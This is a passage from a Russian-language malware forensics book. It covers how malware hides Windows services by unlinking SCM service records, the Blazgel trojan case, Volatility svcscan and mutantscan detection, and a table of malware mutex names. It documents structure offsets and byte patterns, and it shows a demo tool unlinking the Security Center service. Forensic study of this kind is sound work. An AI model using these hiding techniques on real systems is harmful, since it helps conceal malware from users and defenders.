Разумеется, из соображений скрытности оставлять следы в реестре нежелательно. Однако после запуска службы вредоносная программа может удалить её записи реестра и скрыть сам факт их существования. Без соответствующих записей реестра пользователь уже не сможет остановить службу командой `net stop` или через консоль управления Microsoft (MMC).

На рисунке 17-14 показана MMC, с помощью которой можно исследовать службы системы и управлять ими. Чтобы открыть её, выберите **Пуск > Выполнить**, введите `services.msc` и нажмите **Enter**.




Рисунок 17-14. Запуск и остановка служб из MMC

Структуры записей служб SCM

Если вредоносная программа создаёт службу, а затем удаляет её записи реестра, как установить, что служба вообще запускалась? Один способ - восстановить журналы событий и поискать сообщения SCM о запуске новой службы. Но для этого нужны сами журналы, причём вредоносная программа могла удалить и эти свидетельства через API `ClearEventLog`. Другой вариант - просканировать память `services.exe` в поисках базы записей служб (см. «How to Really, Really hide from the SC manager»[8]).

Процесс SCM хранит двусвязный список структур со сведениями о работающих службах. Что ещё удобнее, в каждой структуре по фиксированному смещению находится поле с неизменным значением `sErv`, поэтому такие структуры легко искать. К сожалению, Microsoft их не документирует, и смысл некоторых полей приходится определять самостоятельно. Поэтому следующий формат не гарантированно точен:

```
'_SERVICE_LIST_ENTRY' : [ 0x8, {
        'Blink' : [ 0x0, ['pointer', ['_SERVICE_RECORD']]],
        'Flink' : [ 0x4, ['pointer', ['_SERVICE_RECORD']]],
```

```
} ],
'_SERVICE_RECORD' : [ 0x70, {
        'ServiceList' : [ 0x0, ['_SERVICE_LIST_ENTRY']],
        'ServiceName' : [ 0x8, ['pointer', ['unsigned short']]],
        'DisplayName' : [ 0xc, ['pointer', ['unsigned short']]],
        'Order' : [ 0x10, ['int']],
        'TagSignature' : [ 0x18, ['int']],
        'FullServicePath' : [ 0x24, ['pointer', ['unsigned short']]],
        'ServiceType' : [ 0x28, ['int']],
        'CurrentState' : [ 0x2c, ['int']],
} ],
'_SERVICE_PATH' : [ 0x14, {
        'ServicePath' : [ 0x8, ['pointer', ['unsigned short']]],
        'ProcessId' : [ 0xc, ['int']],
} ],
```

Структура _SERVICE_RECORD содержит несколько важных полей:

• ServiceList - двусвязный список, соединяющий одну структуру службы со всеми остальными. В отличие от других двусвязных списков, например процессов и DLL, здесь используется изменённая стандартная структура _LIST_ENTRY, в которой значения Flink и Blink поменяны местами.
• ServiceName указывает на строку Unicode с именем службы, например spooler или Security Center.
• TagSignature содержит постоянное значение sErv, идентифицирующее структуры записей служб.
• FullServicePath имеет разный смысл в зависимости от типа службы. Для драйвера файловой системы или ядра поле указывает на строку Unicode с именем объекта драйвера, например \Driver\Tcpip. Для процесса Win32 оно указывает на структуру _SERVICE_PATH, содержащую полный путь к исполняемому файлу на диске и текущий идентификатор процесса, если служба работает.
• ServiceType определяет тип службы. Обычно это одно из следующих значений:

```
SERVICE_TYPES = dict(
  SERVICE_KERNEL_DRIVER = 0x01,
  SERVICE_FILE_SYSTEM_DRIVER = 0x02,
  SERVICE_WIN32_OWN_PROCESS = 0x10,
  SERVICE_WIN32_SHARE_PROCESS = 0x20,
  SERVICE_INTERACTIVE_PROCESS = 0x100,
)
```

• CurrentState определяет текущее состояние службы. Обычно это одно из следующих значений:

```
SERVICE_STATES = dict(
  SERVICE_STOPPED = 0x01,
  SERVICE_START_PENDING = 0x02,
  SERVICE_STOP_PENDING = 0x3,
  SERVICE_RUNNING = 0x4,
  SERVICE_CONTINUE_PENDING = 0x5,
  SERVICE_PAUSE_PENDING = 0x6,
  SERVICE_PAUSED = 0x7,
)
```

Перечисление служб в памяти процесса

Перечислять службы посредством разбора памяти процесса можно несколькими способами. Программист EiNSTeiN_ создал инструмент Hidden Service Detector (hsd), который работает в живых системах Windows. Он сканирует память services.exe в поисках PServiceRecordListHead - символа, указывающего на начало двусвязного списка структур _SERVICE_RECORD. В частности, hsd ищет в services.exe шаблоны байтов следующих команд:

```
// WinXP, Win2k3
56 8B 35 xx xx xx xx = MOV ESI, DWORD PTR DS:[PServiceRecordListHead]
// Win2k
8B 0D xx xx xx xx = MOV ECX, DWORD PTR DS:[PServiceRecordListHead]
```

Метод интересный, но, как и в других связных списках, вредоносная программа может скрывать работающие службы, удаляя их элементы из цепочки. Именно так поступает троян Blazgel, рассматриваемый далее.

Случай Blazgel

Троян Blazgel[9] сканирует память `services.exe` от `0x300000` до `0x5000000`, разыскивая имя скрываемой службы. На рисунке 17-15 показан дизассемблированный драйвер ядра этого трояна, который выполняет вредоносное исключение из списка. Найдя совпадение, он вычитает 8 (см. команду `lea eax, [esi-8]`), поскольку поле `ServiceName` находится по смещению 8 в структуре `_SERVICE_RECORD`. Так троян получает указатель на базовый адрес `_SERVICE_RECORD`. Затем он перезаписывает значения `Flink` и `Blink`, отчего служба фактически «исчезает» из всех перечней. Пользователь уже не может получить сведения о скрытой службе через API `EnumServices` или команду `sc query`.




Рисунок 17-15. Троян Blazgel скрывает службу, исключая её из списка

Использование плагина Volatility svcscan

Искать в дампах памяти службы, исключённые из списка, позволяет плагин Volatility `svcscan`. Он находит все вхождения `sErv` в адресуемом пространстве памяти `services.exe` и выполняет несколько проверок правдоподобия, чтобы удостовериться: каждое вхождение действительно является полем `TagSignature` структуры `_SERVICE_RECORD`, а не ложным совпадением. С помощью `svcscan` можно перечислить процессы служб из дампа памяти, даже если вредоносная программа удалила записи реестра, очистила журнал событий и исключила структуры из связного списка. Используйте его так:

```
$ python volatility.py svcscan -f memory.bin

[...]
Order: 0x8f
Service Name: ProtectedStorage (Protected Storage)
```

```
Service Path: C:\WINDOWS\system32\lsass.exe
Process ID: 716
Current State: SERVICE_RUNNING
Service Type: SERVICE_WIN32_SHARE_PROCESS|SERVICE_INTERACTIVE_PROCESS

Order: 0x90
Service Name: PSched (QoS Packet Scheduler)
Service Path: \Driver\PSched
Process ID:
Current State: SERVICE_RUNNING
Service Type: SERVICE_KERNEL_DRIVER

[...]
```

Текстовый вывод удобно искать по ключевым словам, проверяя, работают ли определённые службы. Если же передать `svcscan` флаг `--output=dot`, плагин напечатает двусвязный список в формате графа dot, который можно визуализировать. В следующем примере все эти сведения о службах применяются в практическом сценарии расследования.

Рассмотрим систему, в которой работает служба Windows Security Center. Получить её параметры можно командой `sc query wscsvc`:

```
C:\>sc query wscsvc

SERVICE_NAME: wscsvc
  TYPE               : 20  WIN32_SHARE_PROCESS
  STATE              : 4  RUNNING
                       (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
  WIN32_EXIT_CODE    : 0  (0x0)
  SERVICE_EXIT_CODE  : 0  (0x0)
  CHECKPOINT         : 0x0
  WAIT_HINT          : 0x0
```

Как видно, служба работает. Остановите её командой `net stop`, затем снова запросите состояние. Теперь служба должна быть остановлена:

```
C:\>net stop wscsvc
The Security Center service is stopping.
The Security Center service was stopped successfully.

C:\>sc query wscsvc

SERVICE_NAME: wscsvc
  TYPE               : 20  WIN32_SHARE_PROCESS
  STATE              : 1  STOPPED
                       (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
  WIN32_EXIT_CODE    : 0  (0x0)
  SERVICE_EXIT_CODE  : 0  (0x0)
  CHECKPOINT         : 0x0
  WAIT_HINT          : 0x0
```

На рисунке 17-16 показан вывод `svcscan` в формате Graphviz dot для работающей и остановленной службы `wscsvc`. В обоих случаях `wscsvc` находится в двусвязном списке между `WmiApSrv` и `wuauserv`.




Рисунок 17-16. Служба wscsvc в работающем и остановленном состояниях

Чтобы имитировать сокрытие службы вредоносной программой, можно исключить её из списка с помощью демонстрационной программы. Следующий вывод показывает, что сразу после исключения `wscsvc` команда `sc query` выдаёт ошибку:

```
C:\>UnlinkServiceRecord.exe wscsvc

[!] Service to hide: wscsvc
[!] SCM Process ID: 0x28c
[!] Found PsServiceRecordListHead at 0x6e1e90
[!] Found a matching SERVICE_RECORD structure at 0x6ea3d0!

C:\>sc query wscsvc
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:

The specified service does not exist as an installed service.
```

Поскольку `wscsvc` исключена из списка, она отсутствует в выводе `sc query`, перечне MMC и списках работающих служб сторонних программ, таких как GMER и Process Hacker. Однако, как показано на рисунке 17-17, структура `_SERVICE_RECORD` для `wscsvc` всё ещё находится в памяти `services.exe`. Более того, её значения `Flink` и `Blink` по-прежнему указывают на `WmiApSrv` и `wuauserv`, но ни один элемент не указывает на `wscsvc`, поэтому она изолирована от связного списка.




Рисунок 17-17. Служба wscsvc исключена из списка

Из обсуждения скрытых служб следуют несколько важных фактов. Во-первых, служба остаётся в двусвязном списке даже в остановленном состоянии. Во-вторых, процесс службы продолжает работать, даже когда вредоносная программа исключает его структуру `_SERVICE_RECORD` из списка.

Рецепт 17-11. Сканирование объектов-мьютексов с mutantscan

> **На DVD.** Сопутствующие материалы для этого рецепта находятся на прилагаемом DVD.

Приложения могут создавать мьютексы (сокращение от mutual exclusion, «взаимное исключение»), чтобы не допустить одновременного использования общего ресурса. Например, поток может создать мьютекс перед тем, как открыть определённый файл для записи. Другие потоки того же или другого процесса проверят существование мьютекса, прежде чем открывать файл для чтения.

Попытка одного потока читать файл, пока другой записывает в него, очевидно способна вызвать проблемы. Диспетчер объектов Windows гарантирует, что в каждый момент времени конкретным мьютексом владеет только один поток.

Как вредоносные программы используют мьютексы

Многие семейства вредоносных программ используют мьютексы, чтобы отмечать своё присутствие в системе. Цель состоит в том, чтобы не позволить нескольким копиям одного семейства трояна одновременно работать на одной машине. Автор либо жёстко задаёт имя мьютекса в каждом варианте, либо заставляет программу формировать уникальное для компьютера имя из набора переменных, например имени вошедшего пользователя, имени компьютера, IP-адреса или серийного номера тома.

Как и для других объектов, полезно изучить мьютексы, создаваемые легитимными приложениями: тогда подозрительные будет легче заметить. Однако помните, что имя мьютекса должно лишь быть уникальным; оно не обязано иметь смысл или описывать назначение объекта. Поэтому отличить легитимный мьютекс от вредоносного бывает трудно. Плагин Andreas Schuster `mutantscan` для Volatility перечисляет существующие в системе мьютексы. С флагом `-s` (silent) он выводит только именованные мьютексы. Безымянные доступны лишь потокам внутри одного процесса и потому менее подозрительны.

```
$ python volatility.py mutantscan -f zeus.vmem -s
Phys.Addr. #Ptr #Hnd Signal Thread     Name
0x0165eb28 2    1      1 0x00000000    03B2757801C91950000005D02
0x01714808 2    1      1 0x00000000    047D1D5A01C91950000006E82
0x01756560 2    1      1 0x00000000    04CBCAF401C91950000006FC2
0x0175d008 2    1      1 0x00000000    01E3ED4401C91950000002E42
0x017730a8 2    1      1 0x00000000    02A2A96401C91950000003CC2
0x018b6c58 2    1      1 0x00000000    __SYSTEM__7F4523E5__
[...]
```

Здесь показаны первые шесть примерно из ста мьютексов, активных в системе. Как уже отмечалось, их имена не обязаны описывать назначение, поэтому неопытному глазу подозрительными могут показаться все строки. Однако последняя выделенная запись сразу привлечёт внимание того, кто знаком с семейством Zeus: многие его варианты используют мьютекс, начинающийся с `__SYSTEM__` или `_AVIRA_`. В таблице 17-1 приведены распространённые имена мьютексов, показывающие различия между семействами вредоносных программ.

Таблица 17-1. Примеры имён мьютексов

Имя мьютекса	Семейство вредоносной программы
`_AVIRA_[chars]` или `__SYSTEM__[chars]`	Zeus
`svchost_test_started`	TDL3
`Flameddos`	Bifrost
`__b4ng__b4ng__38`	Tigger
`Jo1ezdsl`	Bankpatch.C
`Op1mutx9` или `Ap1mutx7` и `*exeM_*`	Sality
`Jhdheddfffffhjk5trh`	Allaple
`1337bot`	Spybot
`Rootz`	Sdbot

Некоторые семейства, как видно, используют весьма вызывающие имена, которые легко заметить. Так везёт не всегда, но всё же стоит составлять перечень мьютексов, замеченных у вредоносных

программ. Именно для этого в рецепте 4-12 была создана универсальная база артефактов. Освежим её применение на практическом примере:

1. Во время расследований находите закономерности в именах мьютексов и добавляйте их в базу артефактов. Например, согласно таблице 17-1, варианты Sality создают мьютекс `Op1mutx9` или `Ap1mutx7`. Кроме того, Sality создаёт по одному мьютексу для каждого системного процесса в формате `[PROCESS]exeM_[PID]_`. Значения `PROCESS` и `PID` меняются, но фрагмент `exeM_` постоянен. Поэтому эти критерии можно добавить в базу, как показано на рисунке 17-18.




Рисунок 17-18. Добавление мьютексов в базу артефактов

2. Передайте базу команде Volatility, чтобы она автоматически выделяла мьютексы из дампа памяти, которые уже есть в базе. Это быстрый повторно используемый способ связать артефакты с ранее исследованными образцами и сократить монотонный ручной просмотр сотен системных мьютексов. Ниже показано применение плагина `mutantscandb` для Volatility 1.4, а результат приведён на рисунке 17-19.

```
$ python volatility.py mutantscandb -f sality.vmem --silent
  --output=html --output-file=mutants.html
  --database=artifacts.db
```



Рисунок 17-19. Использование Volatility с базой артефактов

Плагин `mutantscandb` выделил мьютекс `Ap1mutx7` и все мьютексы, относящиеся к отдельным процессам. Кроме того, он выводит для справки столбец с MD5-хешем образца, создавшего эти артефакты. У базы артефактов и Volatility есть множество других совместных применений: можно выделять подозрительные дескрипторы файлов, ключи реестра, сетевые сокеты, драйверы ядра и так далее. Сначала, возможно, придётся потрудиться и создать нужные плагины, если их ещё нет, зато пользу они будут приносить ещё долго.

Сноски

[1] [назад] http://www.rootkit.com/vault/hoglund/basic_interrupt.zip
[2] [назад] http://www.rootkit.com/vault/fuzen_op/TCPIRPHook.zip
[3] [назад] http://www.metasploit.com/users/opcode/syscalls.html
[4] [назад] http://www.secureworks.com/research/threats/blackenergy2/
[5] [назад] http://www2.gmer.net/mbr/
[6] [назад] http://mnin.blogspot.com/2009/02/why-i-enjoyed-tiggersyzor.html
[7] [назад] www.f-secure.com/weblog/archives/vb2008_kasslin_florio.pdf
[8] [назад] http://www.rootkit.com/newsread.php?newsid=419
[9] [назад] http://www.threatexpert.com/threats/backdoor-win32-blazgel.html

Глава 18. Криминалистический анализ памяти: сеть и реестр

Почти у каждой вредоносной программы есть какие-либо сетевые возможности: одни обращаются к серверу управления, другие распространяются на соседние машины или создают в системе удалённый бэкдор. Поскольку ОС Windows должна отслеживать состояние соединений и передавать пакеты правильному процессу, неудивительно, что участвующие в этом функции API создают в памяти множество артефактов. Аналогично, большинство вредоносных программ изменяют реестр, чтобы переживать перезагрузки, менять системные параметры, хранить ключи шифрования или адреса серверов управления. В этой главе рассказывается, как по дампу памяти исследовать происходившую в системе вредоносную активность, связанную с сетью и реестром.

Рецепт 18-1. Исследование объектов сокетов и соединений

Сокеты определяют конечные точки связи. Приложения создают их, чтобы устанавливать соединения с удалёнными серверами или слушать интерфейс в ожидании входящих соединений. Создать сокет можно несколькими способами:

• напрямую из пользовательского режима: приложение вызывает функцию `socket` из API Winsock2[1] (`ws2_32.dll`);
• косвенно из пользовательского режима: приложение вызывает функции библиотек-обёрток над Winsock2, например WinINet (`wininet.dll`);
• напрямую из режима ядра: драйвер ядра создаёт сокет через TDI (Transport Driver Interface), основной интерфейс к транспортному стеку, которым пользуются компоненты более высокого уровня, включая Winsock2.

Этот рецепт знакомит с артефактами, возникающими в памяти при использовании сокетов приложением, и закладывает основу для расследований в следующих рецептах.

